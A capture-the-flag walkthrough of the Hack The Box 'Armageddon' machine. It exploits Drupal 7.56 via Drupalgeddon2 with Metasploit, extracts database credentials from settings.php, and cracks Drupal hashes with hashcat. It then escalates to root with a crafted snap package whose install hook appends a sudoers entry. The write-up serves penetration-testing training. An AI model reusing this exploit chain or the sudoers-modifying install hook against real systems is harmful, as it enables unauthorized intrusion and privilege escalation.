
Armageddon

Scan

As usual, both TCP and UDP port scans were done on the box. The TCP scan revealed that the following ports are open:
TCP/22
A quick enumeration on the SSH service allows me to know that the password authentication is allowed on the server.
> ssh root@10.10.10.233
debug1: Authentications that can continue: publickey,gssapi-keyex,gssapi-with-mic,password
TCP/80
THe webpage was visited and returned a login page.

Crawling the page did reveal that it might possible to register. Unfortunately, I was not able to register because an approval from the admin user is necesary.

I ran a dirb on the server and found two page with a directory listing :
By checking files, I cam accorss the Drupal version which is the version 7.56.
> curl http://10.10.10.233/modules/syslog/syslog.info
name = Syslog
description = Logs and records system events to syslog.
package = Core
version = VERSION
core = 7.x
files[] = syslog.test
configure = admin/config/development/logging

; Information added by Drupal.org packaging script on 2017-06-21
version = "7.56"
project = "drupal"
datestamp = "1498069849"

Version of Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 are prone to a Remote Code Execution security vulnerability known as Drupalgeddon2. More information on exploit-db.

A Metasploit exploit exists and was used to get a reverse shell on the box.
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
Under /var/www/html/sites/default, the settings.php file is present.
meterpreter > download settings.php
[*] Downloading: settings.php -> /mnt/pentest/Armageddon/AUDITOR/records/settings.php
[*] Downloaded 25.94 KiB of 25.94 KiB (100.0%): settings.php -> /mnt/pentest/Armageddon/AUDITOR/records/settings.php
[*] download   : settings.php -> /mnt/pentest/Armageddon/AUDITOR/records/settings.php
I looked into for sensitive information.
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
I used the information to log as the MySQL user drupaluser.
meterpreter > shell
Process 3562 created.
Channel 1 created.

mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "show databases;"
Database
information_schema
drupal
mysql
performance_schema

mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; show tables;"
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
image_styles
menu_custom
menu_links
menu_router
node
node_access
node_comment_statistics
node_revision
node_type
queue
rdf_mapping
registry
registry_file
role
role_permission
search_dataset
search_index
search_node_links
search_total
semaphore
sequences
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog

mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; describe users;"
Field   Type    Null    Key     Default Extra
uid     int(10) unsigned        NO      PRI     0
name    varchar(60)     NO      UNI
pass    varchar(128)    NO
mail    varchar(254)    YES     MUL
theme   varchar(255)    NO
signature       varchar(255)    NO
signature_format        varchar(255)    YES             NULL
created int(11) NO      MUL     0
access  int(11) NO      MUL     0
login   int(11) NO              0
status  tinyint(4)      NO              0
timezone        varchar(32)     YES             NULL
language        varchar(12)     NO
picture int(11) NO      MUL     0
init    varchar(254)    YES
data    longblob        YES             NULL

mysql -u drupaluser -pCQHEy@9M*m23gBVj -e "use drupal; select name,pass,mail,login from users;"
name    pass    mail    login
                        0
brucetherealadmin       $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt admin@armageddon.eu     1607076276
test    $S$DBKu4Sj7hO5fI6tU4AtSzSXsp1eLLbpcEAG/WrVqv0LIAQMvPK37 test@test.com   0
Following hashes were extracted :
$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt
$S$DBKu4Sj7hO5fI6tU4AtSzSXsp1eLLbpcEAG/WrVqv0LIAQMvPK37
I used hashcat to try to crack this hashes. The mode for Drupal 7 hashes is 7900. I used the famous wordlist rockyou.
> hashcat -m 7900 -a 0 hash.txt opt/rockyou.txt

Dictionary cache built:
* Filename..: opt/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

$S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt:booboo

Password of Drupal user brucetherealadmin was booboo. I was able to log through SSH with these credentials.
Flag
The flag d57298f3be1a3080a5bc8a8a29db4c85 was retrieved on the machine.

User enumeration in the context of the user brucetherealadmin
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
We can install snap with root rights. I step up a machine where I could build a snapcraft application and try to install it. However snap application are self-contained and we need to find a way to alter the root system at the installation. Hopefully, as of version 2.27 an install hook can be set on the machine. The main purpose of this feature would be to load a config file into the snap application. More information can be found here : https://kyrofa.com/posts/snap-install-time-setup-the-install-hook/.
A particular attention needs to be take onto the fact that the install hook will only be executed upon initial installation and not any refresh or remove of the application.
I build a little application with snapcraft. I firstly init an empty project with snapcraft init and then I filled the snapcraft.yaml config file.
name: evil-snap
base: core
version: '0.1'
summary: evil snap
description: |
  Evil snap.

grade: devel
confinement: devmode
architectures: [ all ]

parts:
  evil-snap:
    plugin: nil
I created an install hook under /snap/hooks/install with the following code :
#!/bin/bash

echo "brucetherealadmin ALL=(ALL:ALL) ALL" >> /etc/sudoers
Final structure is like so.
> tree evil-snap
evil-snap
└── snap
    ├── hooks
    │   └── install
    └── snapcraft.yaml

2 directories, 2 files
I then crafted the application with snapcraft.
> cd evil-snap

> snapcraft --use-lxd
Running with 'sudo' may cause permission errors and is discouraged. Use 'sudo' when cleaning.
Launching a container.
Waiting for container to be ready
Waiting for network to be ready...
snapd is not logged in, snap install commands will use sudo
snap "core" has no updates available
Skipping pull evil-snap (already ran)
Skipping build evil-snap (already ran)
Skipping stage evil-snap (already ran)
Skipping prime evil-snap (already ran)
The requested action has already been taken. Consider
specifying parts, or clean the steps you want to run again.
Snapping |
Snapped evil-snap_0.1_all.snap

> tree .
.
├── evil-snap_0.1_all.snap
└── snap
    ├── hooks
    │   └── install
    └── snapcraft.yaml

2 directories, 3 files
Code and compiled snap package can be found here archive.
I transferred the file on the server with the command scp and ran the installation of the evil-snap packet.
> scp evil-snap_0.1_all.snap brucetherealadmin@10.10.10.233:/home/brucetherealadmin/
brucetherealadmin@10.10.10.233's password:
evil-snap_0.1_all.snap

> ssh brucetherealadmin@10.10.10.233
brucetherealadmin@10.10.10.233's password:
Last login: Fri Apr 16 13:35:29 2021 from 10.10.14.160
[brucetherealadmin@armageddon ~]$ ls
evil-snap_0.1_all.snap  user.txt
[brucetherealadmin@armageddon ~]$ sudo snap install --devmode evil-snap_0.1_all.snap
[sudo] password for brucetherealadmin:
evil-snap 0.1 installed
I verified that the command was executed by checking the sudo configuration for the user brucetherealadmin.
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
    XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
    (root) NOPASSWD: /usr/bin/snap install *
    (ALL : ALL) ALL
Configuration is well applied on the machine, it is know possible to execute any command with the sudo binary.
[brucetherealadmin@armageddon ~]$ sudo su
[root@armageddon brucetherealadmin]# whoami; hostname
root
armageddon.htb
Flag
The root flag 9dcf9d264e8bd066f405cc5ac0587da7 was retrieved on the machine.
